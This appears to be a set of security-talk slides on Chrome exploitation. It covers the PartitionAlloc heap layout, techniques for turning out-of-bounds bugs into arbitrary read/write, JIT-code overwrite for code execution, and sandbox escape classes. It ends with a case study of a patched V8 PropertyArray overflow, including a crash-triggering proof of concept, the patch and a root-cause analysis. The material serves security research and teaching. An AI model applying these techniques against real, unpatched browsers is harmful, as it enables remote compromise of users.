
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namespace WTF {  
class WTF_EXPORT Partitions {  
    ...  
    static base::PartitionAllocatorGeneric* fast_malloc_allocator_;  
    static base::PartitionAllocatorGeneric* array_buffer_allocator_;  
    static base::PartitionAllocatorGeneric* buffer_allocator_;  
    static base::SizeSpecificPartitionAllocator<1024>* layout_allocator_;  
    ...  
};
```

# PartitionAlloc Re-visited




- Super page
  - 2MB chunks; aligned to 2MB as well
  - First few pages contain metadata
- Each slot span is a contiguous range of one or more **PartitionPages**

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


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
- SuperPageExtentEntry structure
  - A span of consecutive super pages
  - next points to the next extent's super page metadata
  - root points to the **PartitionRootBase**
    - For **ArrayBuffer** partition, it points to the global array buffer allocator

# PartitionAlloc Re-visited



Metadata page (4KB)

# PartitionAlloc Re-visited





# Arbitrary Read/Write Primitive

- The means to achieve arbitrary read/write primitive largely depend on the bug class
- There are two major cases based on the bug type
  - Case 1: We have an OOB access in `ArrayBuffer`
    - Memory we can access lives on `PartitionAlloc` heap :(
  - Case 2: We have an OOB access in other JS objects (e.g. `Array`)
    - So, we can leak out the address of objects easily
- Let's see how we can turn these partial primitives into a full arbitrary read/write one

# Arbitrary Read/Write Primitive (Case 1)

- Read the **freelist** next pointer using OOB read
  - Remember to bswap (the pointer is saved in Big-Endian)
- Mask it with  $\sim((1 \ll 21) - 1)$ , to find start of superpage
  - Calculate **PartitionPage** index from leaked pointer
  - Calculate the address of **freelistHead** field
- Overwrite **freelist** next pointer using OOB write
  - New value is the address of **freelistHead** field
  - Then make **ArrayBuffer**s until we get the **freelistHead** memory
- Read / write arbitrary memory via control of **freelistHead**
  - Read: Put target address, do `new Uint32Array()`, read **freelistHead**
  - Write: Put target address, do `new Uint32Array(2)`, write to it

# Arbitrary Read/Write Primitive (Case 2)

- Construct a fake `DataView` object with controlled length and buffer
  - Note that the instance type is defined in the `map` object  
(Thus, we need a fake map object as well)
- Requires a fake `ArrayBuffer` object
  - Backing store for the `DataView` we create
  - Only needs to have a **valid allocation base** (i.e. buffer address)
- `DataView.prototype.getUint32.call(dv, 0, true);`
- `DataView.prototype.setUint32.call(dv, offset, value, true);`

# Arbitrary Code Execution

- V8 has an **RWX memory** region
  - **CodeSpace**
- If we can easily get the address of an object
  - Get the address of a **JSFunction** object
  - Follow the pointers to find the **Code** object
  - Modify JIT code, then invoke the function
- If we can't find the address of an object
  - Get the address of **isolate** (via OOB in **ArrayBuffer**; **PartitionAlloc** metadata)
  - Follow the pointers to find the V8 **heap** and **CodeSpace**
  - Overwrite the existing **Code** object
  - Modify JIT code, then invoke the function

# Sandbox Escape

- IPC bugs
  - mojo interface (e.g. CVE-2018-6055)
- GPU process bugs
  - GPU process runs with a higher privilege than the renderer (still Low IL) (e.g. lokihardt @ pwn2own 2016)
- Kernel driver bugs
  - Non-Win32k driver that is loaded and accessible from the sandbox (e.g. lokihardt @ pwn2own 2015)
- Other “clever” logic bugs

# Case Study

V8 Integer overflow with PropertyArray

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- No CVE assigned (?)
- <https://crbug.com/789393>
  - Closed for being a security bug (...until 48 hours ago)
- Opened in Project Zero bugtrack
  - <https://bugs.chromium.org/p/project-zero/issues/detail?id=1445>
  - Reported by lokihardt (November 28, 2017)
  - Fixed in M64 (January, 2018); no mention in their release blog
  - P0 report opened to public on February 26, 2018

# Proof-of-Concept

```
function gc() {
    for (let i = 0; i < 20; i++)
        new ArrayBuffer(0x1000000);
}

function trigger() {
    function* generator() {
    }

    for (let i = 0; i < 1022; i++) {
        generator.prototype['b' + i];
        generator.prototype['b' + i] = 0x1234;
    }

    gc();

    for (let i = 0; i < 1022; i++) {
        generator.prototype['b' + i] = 0x1234;
    }
}

trigger();
```

- Causes DCHECK to fail
  - Crashes during GC in release

```
# Fatal error in ../../src/objects-inl.h, line 1750
# Debug check failed: index < this->length() (0 vs. 0).
#
===== C stack trace =====

/home/bpak/v8/out.gn/x64.debug./libv8_libase.so(v8::base::debug::StackTrace::StackTrace()+0x1e) [0x7f4
/home/bpak/v8/out.gn/x64.debug./libv8_libplatform.so(+0x228a7) [0x7f46120c68a7]
/home/bpak/v8/out.gn/x64.debug./libv8_libase.so(V8_Fatal(char const*, int, char const*, ...) +0x1bd) [0
/home/bpak/v8/out.gn/x64.debug./libv8_libase.so(+0x2496f) [0x7f461211196f]
/home/bpak/v8/out.gn/x64.debug./libv8_libase.so(V8_Dcheck(char const*, int, char const*) +0x32) [0x7f46
/home/bpak/v8/out.gn/x64.debug./libv8_so(v8::internal::PropertyArray::set(int, v8::internal::Object*) +0
/home/bpak/v8/out.gn/x64.debug./libv8_so(+0x17a9db9) [0x7f46114f7db9]
/home/bpak/v8/out.gn/x64.debug./libv8_so(v8::internal::JSObject::MigrateToMap(v8::internal::Handle<v8::
/home/bpak/v8/out.gn/x64.debug./libv8_so(v8::internal::LookupIterator::ApplyTransitionToDataProperty(v8
/home/bpak/v8/out.gn/x64.debug./libv8_so(v8::internal::Object::AddDataProperty(v8::internal::LookupIterat
al::Object::StoreFromKeyed) +0xa7f) [0x7f46114ff02f]
/home/bpak/v8/out.gn/x64.debug./libv8_so(v8::internal::Object::SetProperty(v8::internal::LookupIterator
fd7c3)]
/home/bpak/v8/out.gn/x64.debug./libv8_so(v8::internal::Runtime::SetObjectProperty(v8::internal::Isolate
ct>, v8::internal::LanguageMode) +0x14c) [0x7f4611764cdc]
/home/bpak/v8/out.gn/x64.debug./libv8_so(+0x1a1ab87) [0x7f4611768b87]
/home/bpak/v8/out.gn/x64.debug./libv8_so(v8::internal::Runtime_SetProperty(int, v8::internal::Object**, [
0x33a4cb9047e4]
Received signal 4 ILL_ILOPN 7f461211c351
Illegal instruction (core dumped)
```

# Patch

```
diff --git a/src/objects.h b/src/objects.h
index 6fac5b7..22bc19e 100644
--- a/src/objects.h
+++ b/src/objects.h

@@ -1939,6 +1939,7 @@
 
     static const int kLengthFieldSize = 10;
     class LengthField : public BitField<int, 0, kLengthFieldSize> {};
+    static const int kMaxLength = LengthField::kMax;
     class HashField : public BitField<int, kLengthFieldSize,
                                         kSmiValueSize - kLengthFieldSize - 1> {};
 
@@ -2643,6 +2644,8 @@
     // its size by more than the 1 entry necessary, so sequentially adding fields
     // to the same object requires fewer allocations and copies.
     static const int kFieldsAdded = 3;
+    STATIC_ASSERT(kMaxNumberOfDescriptors + kFieldsAdded <=
+                  PropertyArray::kMaxLength);
 
     // Layout description.
     static const int kElementsOffset = JSReceiver::kHeaderSize;
```

```
diff --git a/src/property-details.h b/src/property-details.h
index c4729ae..34c4304 100644
--- a/src/property-details.h
+++ b/src/property-details.h

@@ -197,10 +197,10 @@
 
     static const int kDescriptorIndexBitCount = 10;
-// The maximum number of descriptors we want in a descriptor array (should
-// fit in a page).
-static const int kMaxNumberOfDescriptors =
-    (1 << kDescriptorIndexBitCount) - 2;
+// The maximum number of descriptors we want in a descriptor array. It should
+// fit in a page and also the following should hold:
+// kMaxNumberOfDescriptors + kFieldsAdded <= PropertyArray::kMaxLength.
+static const int kMaxNumberOfDescriptors = (1 << kDescriptorIndexBitCount) - 4;
     static const int kInvalidEnumCacheSentinel =
         (1 << kDescriptorIndexBitCount) - 1;
```

- Patch decreased the maximum number of descriptors
  - Ensures `MigrateFastToFast` does not overflow the length of the property array

# Root cause analysis

- `MigrateFastToFast` is used to create a new `PropertyArray` object

```
void MigrateFastToFast(Handle<JSObject> object, Handle<Map> new_map) {  
    ...  
  
    int old_number_of_fields;  
    int number_of_fields = new_map->NumberOfFields();  
    int inobject = new_map->GetInObjectProperties();  
    int unused = new_map->unused_property_fields();  
  
    ...  
  
    int total_size = number_of_fields + unused;  
    int external = total_size - inobject;  
    Handle<PropertyArray> array = isolate->factory()->NewPropertyArray(external);  
  
    ...  
}
```

- `new_map` argument could come from `Map::CopyWithField`

# Root cause analysis

```
MaybeHandle<Map> Map::CopyWithField(Handle<Map> map, Handle<Name> name,
Handle<FieldType> type,
PropertyAttributes attributes,
PropertyConstness constness,
Representation representation,
TransitionFlag flag) {
...
if (map->numberOfOwnDescriptors() >= kMaxNumberOfDescriptors) {
    return MaybeHandle<Map>();
}
...
Descriptor d = Descriptor::DataField(name, index, attributes, constness,
                                      representation, wrapped_type);
Handle<Map> new_map = Map::CopyAddDescriptor(map, &d, flag);
int unused_property_fields = new_map->unused_property_fields() - 1;
if (unused_property_fields < 0) {
    unused_property_fields += JSObject::kFieldsAdded;
}
new_map->set_unused_property_fields(unused_property_fields);
return new_map;
}
```

- `Map::CopyAddDescriptor` method adds a descriptor to the map
- `unused_property_fields` can be 2
  - `JSObject::kFieldsAdded == 3`
- `kMaxNumberOfDescriptors` is 1022
  - `total_size` can become 1024
